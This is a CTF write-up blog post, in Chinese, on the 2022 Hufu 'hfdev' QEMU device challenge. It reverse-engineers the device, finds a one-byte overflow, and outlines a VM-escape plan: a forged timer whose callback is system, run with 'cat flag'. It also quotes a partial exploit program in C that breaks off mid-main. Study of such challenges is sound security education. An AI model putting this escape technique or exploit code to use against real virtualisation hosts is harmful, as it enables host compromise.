2022 虎符 pwn hfdev（三）

原创

yongbaoii 于 2022-03-30 08:00:00 发布 249 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/123764106

版权


CTF 专栏收录该内容

213 篇文章 7 订阅

订阅专栏

再承接上文 我们开始看题

https://blog.csdn.net/yongbaoii/article/details/123789641




```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

绿

```
#!/bin/sh
#gdb -args \
./qemu-system-x86_64 \
-m 256M \
-kernel bzImage \
-hda rootfs.img \
-append "console=ttyS0 quiet root=/dev/sda rw init=/init oops=panic panic=1 panic_on_warn=1 kaslr" \
-monitor /dev/null \
-smp cores=1,threads=1 \
-cpu kvm64,+smep,+smap \
-L pc-bios \
-device hfdev \
-no-reboot \
-snapshot  \
-nographic
```

启动脚本长这样

设备是hfdev




do_qemu_init_pci_hfdev_register_types	.text
hfdev_port_read	.text
pci_hfdev_register_types	.text
pci_hfdev_exit	.text
hfdev_process	.text
hfdev_func	.text
hfdev_class_init	.text
hfdev_port_write	.text
pci_hfdev_realize	.text

函数就这些

但是本地类型里找不到hfdev的结构体
那么就是去了符号表了

那么第一个难关就是逆向。

我们首先关注一下realize函数
因为这个函数本身就是qemu的qom结构体里面初始化对象的时候第四步用户自定义类对象的函数
里面会对我们的结构体进行一些初始化，进行一些设置。




```
__int64 __fastcall pci_hfdev_realize(__int64 a1)
{
  _QWORD *v1; // rbp
  __int64 v2; // rbx
  __int64 v3; // rax

  v1 = (_QWORD *)object_dynamic_cast_assert(a1, "hfdev", "../hw/misc/hfdev.c", 38LL, "HFDEV");
  v2 = g_malloc0(48LL);
  timer_init_full((unsigned int)v2, 0, 1, 1, 0, (unsigned int)hfdev_func, (__int64)v1);
  v1[0x233] = v2;
  v3 = qemu_bh_new_full((__int64)hfdev_process, (__int64)v1, (__int64)"hfdev_process");
  v1[0x231] = 1LL;
  v1[0x234] = v3;
  v1[0x14D] = 0LL;
  v1[0x14C] = 0LL;
  v1[0x150] = 0LL;
  v1[0x14E] = 0LL;
  v1[0x151] = 0LL;
  v1[0x230] = 0LL;
  memset(
    (void *)((unsigned __int64)(v1 + 338) & 0xFFFFFFFFFFFFFFF8LL),
    0,
    8LL * (((unsigned int)v1 - (((_DWORD)v1 + 2704) & 0xFFFFFFF8) + 4488) >> 3));
  v1[562] = 0LL;
  v1[335] = 0LL;
  memory_region_init_io(v1 + 300, v1, hfdev_ioport_ops, v1, "hfdev-pmio", 32LL);
  return pci_register_bar(a1, 0LL, 1LL, v1 + 300);
}
```

首先就是注册对象

然后在结构体0x233的地方申请了一个chunk
这个chunk走了一下timer_init_full函数
我们跟进一下这个函数。


那么我们前面介绍过timer_init_full这个函数
它创建了一个QEMUTimer结构体。

```c
void timer_init_full(QEMUTimer *ts,
                     QEMUTimerListGroup *timer_list_group, QEMUClockType type,
                     int scale, int attributes,
                     QEMUTimerCB *cb, void *opaque);

/**
 * timer_init:
 * @ts: the timer to be initialised
 * @type: the clock to associate with the timer
 * @scale: the scale value for the timer
 * @cb: the callback to call when the timer expires
 * @opaque: the opaque pointer to pass to the callback
 *
 * Initialize a timer with the given scale on the default timer list
 * associated with the clock.
 * See timer_init_full for details.
 */

void timer_init_full(QEMUTimer *ts,
                     QEMUTimerListGroup *timer_list_group, QEMUClockType type,
                     int scale, int attributes,
                     QEMUTimerCB *cb, void *opaque)
{
    if (!timer_list_group) {
        timer_list_group = &main_loop_tlg;
    }
    ts->timer_list = timer_list_group->tl[type];
    ts->cb = cb;
    ts->opaque = opaque;
    ts->scale = scale;
    ts->attributes = attributes;
    ts->expire_time = -1;
}

//QEMUTimer结构体长这样
struct QEMUTimer {
    int64_t expire_time;        /* in nanoseconds */
    QEMUTimerList *timer_list;
    QEMUTimerCB *cb;
    void *opaque;
    QEMUTimer *next;
    int attributes;
    int scale;
};
```



```
__int64 __fastcall timer_init_full(__int
{
  __int64 v7; // rax
  __int64 result; // rax

  if ( !a2 )
    a2 = &main_loop_tlg;
  v7 = a2[a3];
  *(_QWORD *)(a1 + 0x10) = a6;
  *(_DWORD *)(a1 + 0x2C) = a4;
  *(_QWORD *)(a1 + 8) = v7;
  result = a7;
  *(_DWORD *)(a1 + 0x28) = a5;
  *(_QWORD *)(a1 + 0x18) = a7;
  *(_QWORD *)a1 = -1LL;
  return result;
}
```

然后长这样




```
__int64 __fastcall timer_init_full(QEMUTimer *qemutimer, _QWORD *a2,
{
  int64_t *v7; // rax
  __int64 result; // rax

  if ( !a2 )                                // a2 = 0
    a2 = &main_loop_tlg;
  v7 = (int64_t *)a2[a3];
  qemutimer->cb = (int64_t *)a6;            // hfdev_func
  qemutimer->scale = a4;                    // 1
  qemutimer->timer_list = v7;
  result = a7;
  qemutimer->attributes = a5;               // 0
  qemutimer->opaque = (int64_t *)a7;        // hfdev结构体指针
  qemutimer->expire_time = -1LL;
  return result;
}
```

它本应该是注册了timer的回调，当时间到了expire_time就会调用hfdev_func函数，参数是hfdev的结构体指针
但是因为expire_time为-1，所以永远也不会调用那个函数的。

qemu_bh_new函数也是我们前面提到过的注册了一个bh
这个没啥看的
我们只需要知道这里面涉及到的qemu_process函数会在qemu_bh_schedule被触发导致调用。

bh这个指针放在了结构体a[0x234]地方


然后realize函数里一顿初始化



```
    8LL * (((unsigned int)v1 - (((_DWORD)v1 + 2704) & 0xFFFFFFF8) + 4488) >> 3));
  v1[562] = 0LL;
  v1[335] = 0LL;
  memory_region_init_io(v1 + 300, v1, hfdev_ioport_ops, v1, "hfdev-pmio", 32LL);
  return pci_register_bar(a1, 0LL, 1LL, v1 + 300);
}
```

调用了memory_region_init_io
看到初始化了pmio
大小0x20
指针放在了结构体里面

hfdev_port_read



```
__int64 __fastcall hfdev_port_read(unsigned int *a
{
  if ( a2 == 8 )
    return a1[0x29C];
  if ( a2 > 8 )
  {
    if ( a2 == 12 )
      return a1[0x29A];
    return 0xFFFFFFFFLL;
  }
  if ( a2 != 2 )
  {
    if ( a2 == 6 )
      return a1[0x462];
    return 0xFFFFFFFFLL;
  }
  return a1[0x29E];
}
```

CSDN @yongbaoii


这个简单一点

功能2 读出来a[0x29E]
功能6 读出来a[0x462]
功能8 读出来a[0x29C]
功能12 读出来a[0x29A]

hfdev_port_write


打开是jmp rax
跳表修复
jmp rax

整完就这样



```
__int64 __fastcall hfdev_port_write(_QWORD *a1, unsigned __int64 a2, unsigned __int64 a3)
{
  __int64 result; // rax
  _QWORD *v4; // rbx
  unsigned __int64 v5; // [rsp+0h] [rbp-10h]

  if ( a2 <= 0xC )
  {
    switch ( result )
    {
      case 2LL:
        a1[0x14C] = (unsigned __int16)a3;
        break;
      case 4LL:
        a1[0x14C] |= a3 << 16;
        break;
      case 6LL:
        result = 1024LL;
        if ( a3 > 0x400 )
          a3 = 1024LL;
        a1[0x14D] = a3;
        break;
      case 8LL:
        a1[0x151] = 0LL;
        result = 0LL;
        a1[0x1D0] = 0LL;
        memset(
          (void *)((unsigned __int64)(a1 + 0x152) & 0xFFFFFFFFFFFFFFF8LL),
          0,
          8LL * (((unsigned int)v4 - (((_DWORD)a1 + 0xA90) & 0xFFFFFFF8) + 0xE88) >> 3));
        v4[0x1D1] = 0LL;
        v4[0x210] = 0LL;
        memset(
          (void *)((unsigned __int64)(a1 + 0x1D2) & 0xFFFFFFFFFFFFFFF8LL),
          0,
          8LL * (((unsigned int)v4 - (((_DWORD)a1 + 0xE90) & 0xFFFFFFF8) + 0x1088) >> 3));
        break;
      case 10LL:
        v5 = a3;
        result = qemu_clock_get_ns(1LL);
        v4[0x150] = result + 100000000 * v5;
        break;
      case 12LL:
        result = qemu_bh_schedule(a1[0x234]);
        break;
      default:
        return result;
    }
  }
  return result;
}
```

看到上面的标黄的v4也是a1



```
mov     rbx, rdi
sub     rsp, 10h
movsxd  rax, dword ptr [rcx+rsi*4]
add     rax, rcx
db      3Eh
jmp     rax
```

看汇编就知道了。

功能2 往0x14C写两个字节

功能4 0x14C写高两个字节

功能6 往0x14D写个值，但是这个值不能大于0x400


功能8 往0x152 0x1d2地方写0，写的个数一定是8的倍数，受结构体里两个参数控制

功能10 获取当前时间，再加上参数a3*0x100000000放在0x150的地方

功能12 调用qemu_bh_schedule ，也就是调用fhdev_process。 参数是0x234

那我们再去看一下hfdev_func 和 hfdev_process函数。

hfdev_func



```
__int64 __fastcall hfdev_func(__int64 a1)
{
  size_t v1; // rdx
  __int64 result; // rax

  v1 = *(_QWORD *)(a1 + 0xA78);                 // v1=a[0x14f]
  *(_QWORD *)(a1 + 0x1188) = 0LL;               // a[0x231]=0
  if ( v1 <= 0x100 )
  {                                             // memcpy(a[a[0x14e] +0xe88], a[0x232], a[0x14f])
    memcpy((void *)(a1 + *(_QWORD *)(a1 + 0xA70) + 0xE88), *(const void **)(a1 + 0x1190), v1);
    result = *(_QWORD *)(a1 + 0xA78);
    *(_QWORD *)(a1 + 0xA70) += result;          // a[0x14e] += a[0x14f]
  }
  return result;
}
```

CSDN @yongbaoii

hfdev_process

逆向分析半天之后

```
__int64 __fastcall hfdev_process(__int64 a1)
{
  __int64 v1; // rbp
  __int64 v3; // rsi
  unsigned __int64 v4; // rdx
  __int64 v5; // rdi
  __int64 result; // rax
  unsigned __int64 v7; // rdx
  unsigned __int64 v8; // rax
  __int16 v9; // dx
  int v10; // edx
  __int64 v11; // rdx
  bool v12; // zf
  int v13; // edx
  __int64 v14; // rsi
  char v15; // r8
  char v16; // di
  __int64 v17; // rcx
  char v18; // dl

  v1 = a1 + 0xA88;                              // v1=&a[0x151]
  v3 = a1 + 0xA88;                              // v3=&a[0x151]
  v4 = *(_QWORD *)(a1 + 0xA68);                 // v4=a[0x14D]
  v5 = *(_QWORD *)(a1 + 0xA60);                 // v5=a[0x14c]
  if ( v4 > 0x400 )
    v4 = 1024LL;
  cpu_physical_memory_rw(v5, v3, v4, 0);        // v5复制到v3
  //这个函数还是比较常见的，cpu_physical_memory_rw(a1, a2, a3, 1);是将a2复制到a1，而cpu_physical_memory_rw(a1, a2, a3, 0);则将a1复制到a2
  //但是要注意的是，cpu_physical_memory_rw的第一个参数为硬件地址，即物理地址，所以我们需要将qemu里面的虚拟地址，转化为物理地址。
```

```
result = *(unsigned __int8 *)(a1 + 0xA88);    // 0xA88是一个字节 用来选择
switch ( (_BYTE)result )
{
  case 0x20:
    v7 = *(unsigned __int16 *)(a1 + 0xA91);   // 0xA91  0XA92两个字节是v7
    v8 = *(_QWORD *)(a1 + 0xA70);             // v8=a[0x14E]
    if ( v7 > v8 )
      v7 = (unsigned __int16)v8;
    return cpu_physical_memory_rw(*(_QWORD *)(a1 + 0xA89), a1 + 0xE88, v7, 1u);// a[0x1D1]复制到**(a + 0xA89)
  case 0x30:
    result = *(unsigned __int16 *)(a1 + 0xA89);// 0xA89  0XA8B两个两字节是不是小于0x100
    v11 = *(unsigned __int16 *)(a1 + 0xA8B);
    if ( (unsigned __int16)result <= 0x100u && (unsigned __int16)v11 <= 0x100u )
    {
      v12 = *(_QWORD *)(a1 + 0x1188) == 0LL;  // *(a + 0x1188)是不是等于0
      *(_QWORD *)(a1 + 0xA78) = result;       // *(a + 0xa78) = *(a + 0xa78)
      *(_QWORD *)(a1 + 0x1190) = v11 + v1;
      if ( !v12 )
        return timer_mod(*(_QWORD *)(a1 + 0x1198), *(_QWORD *)(a1 + 0xA80));// timer_mod注册了计时器
                                              // timer_mod里面调用了timer_mod_ns
                                              // void timer_mod_ns(QEMUTimer *ts, int64_t expire_time);

    }
    break;
  case 0x10:
    v9 = *(_WORD *)(a1 + 0xA8B);              // *(a + 0xa8b)还是用来选择
    result = *(unsigned __int16 *)(a1 + 0xA8D);// result=*(a +0xa80)
    if ( v9 == 0x2202 )
    {
      v13 = 0x200;
      if ( (unsigned __int16)result <= 0x200u )
        v13 = *(unsigned __int16 *)(a1 + 0xA8D);
      if ( (_WORD)result )
      {
        v14 = (unsigned __int16)v13;
        v15 = *(_BYTE *)(a1 + 0xA89);
        v16 = *(_BYTE *)(a1 + 0xA8A);
        result = a1 + 0xA8F;
        v17 = a1 + (unsigned int)(v13 - 1) + 0xA90;
        do
        {
          v18 = *(_BYTE *)result++;
          *(_BYTE *)(result + 0x3F8) = v16 ^ (v15 + v18);
          *(_QWORD *)(a1 + 0xA70) = v14;
        }
        while ( v17 != result );
      }
    }
    else if ( v9 == 0x2022 )
    {
      if ( (unsigned __int64)(unsigned __int16)result > *(_QWORD *)(a1 + 0xA70) )// 最大是A70
                                              // A70上面可以设置 最大是0x200
        LOWORD(result) = *(_QWORD *)(a1 + 0xA70);
      v10 = (unsigned __int16)result;
      result = 0LL;
      do
      {
        *(_BYTE *)(a1 + result + 0xE88) ^= *(_BYTE *)(a1 + result + 0xA8F);// 理论上最大能写到0x1187
                                              // 但是下面v10那里判断是大于等于号
                                              // 导致能有一个字节的溢出

        ++result;
        }
        while ( v10 >= (int)result );
      }
      break;
  }
  return result;
}
```

那么漏洞就找到了
就是功能0x2022中有一个字节的溢出

这个溢出能导致我们可以控制0x1188
控制这个0x1188能让我们反复调用timer
也就是反复调用hfdev_func

func这个函数
可以往e88缓冲区里面复制东西
但是只能复制一次

但是我们能溢出
所以就能一直复制
就会导致越界读写。

具体利用起来的思路是参考Xp0int战队大佬。
我们首先利用越界读读出e88下面timer结构体的指针
这样就能泄露堆地址

然后设置 timer 的触发时间 expire_time，启动 timer。
在时间未到 expire_time 、 timer 没有被触发时，利用越界写将memcopy_src字段改写为timer+0x10，这个位置上面有hfdev_func地址。
触发后，timer 调用hfdev_func，将memcopy_src指向的内容复制到 buf，从而泄露hfdev_func地址，得到程序基址。

利用泄露的堆地址，在op中伪造一个 timer 对象，将callback设为system，opaque设为cat flag地址。利用越界写将 fake timer 地址覆盖到timer指针，然后触发 timer。然后实现RCE。

有几个小trick
题目文件系统用的是rootfs.img 跟平常的.cpio不一样。
平常.cpio我们可以解压再打包
那这种.img咋处理？
关于qemu启动时往.img文件系统打包东西这件事

还有在读写端口的时候我比赛的时候自己写用的是outl inl
但是经过测试始终完成不了读写

看大佬的wp以及官方的wp 都是用的inw outw。
这具体为啥我也不知道…
有知道的大佬麻烦滴滴我。

```
outb()   I/O 上写入 8 位数据    ( 1 字节 );
outw()   I/O 上写入 16 位数据  ( 2 字节 );
outl ()   I/O 上写入 32 位数据   ( 4 字节)。
inb()   I/O 上读取 8 位数据    ( 1 字节 );
inw()   I/O 上读取 16 位数据  ( 2 字节 );
intl ()   I/O 上读取 32 位数据   ( 4 字节)。
```

exp我也写不出比Xp0int更好的

自己改改贴过来也没啥意思

就直接贴过来大佬exp算了

当然附上原链接

2022 虎符 wp by Xp0int

```
// FILE: exp.c
// musl-gcc -static exp.c -s -o exp
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <poll.h>
#include <pthread.h>
#include <errno.h>
#include <signal.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <linux/userfaultfd.h>
#include <pthread.h>
#include <poll.h>
#include <sys/prctl.h>
#include <stdint.h>
#include <sys/socket.h>
#include <sys/shm.h>
#include <sys/msg.h>
#include <sys/io.h>
#include "pagemap.h"

#define PORTNUM 0xc040

#define SLEEP_SEC 1

struct OP {
    char opcode;
    int16_t reg0;
    int16_t reg1;
    int16_t reg2;
    int16_t reg3;
    char payload[1015];
} __attribute__((packed));
//定义了一个结构体

void init() {
    setbuf(stdout,0);
    setbuf(stdin,0);
    setbuf(stderr,0);
    iopl(3);
}

int64_t v2p(void* vaddr) {
    char pmpath[0x100] = { 0 };
    sprintf(pmpath, "/proc/%u/pagemap", getpid());
    return read_pagemap(pmpath, (unsigned long)vaddr);
```

```
}

void pmio_write(int addr, int16_t val) {
    outw(val, PORTNUM+addr);
}

int16_t pmio_read(int addr) {
    return inw(PORTNUM+addr);
}

void trigger_aio() {
    pmio_write(12, 0);
}

void set_len(int16_t len) {
    pmio_write(6, len);
}

void set_expire_time(int16_t nsec) {
    pmio_write(10, nsec);
}

void set_addr(int32_t paddr) {
    pmio_write(2, paddr & 0xffff);
    pmio_write(4, (paddr >> 16)& 0xffff);
}

int main()
{
    init();

    char data[0x1000] = {0};
    struct OP op1;
    memset(&op1, 0, sizeof(op1));


    int32_t op_addr = v2p(&op1);
    set_addr(op_addr);
    set_len(0x400);

    int32_t data_addr = v2p((void*)data);

    printf("[*] offset += 0x200 (reg3 XOR)\n");
    op1.opcode = 0x10;
    op1.reg0 = 0;
    op1.reg1 = 8706;
    op1.reg2 = 0x200;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] offset += 0x100 (timer)\n");
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x30;
    op1.reg0 = 0x100;
    op1.reg1 = 0x80;
    trigger_aio();
    sleep(SLEEP_SEC);

    printf("[*] is_timer_avail = 0x1 (XOR)\n"); // BUG
    memset(&op1, 0, sizeof(op1));
    memset(&op1, 0, sizeof(op1));
    op1.opcode = 0x10;
    op1.reg0 = 0;
    op1.reg1 = 8226;
    op1.reg2 = 0x300;
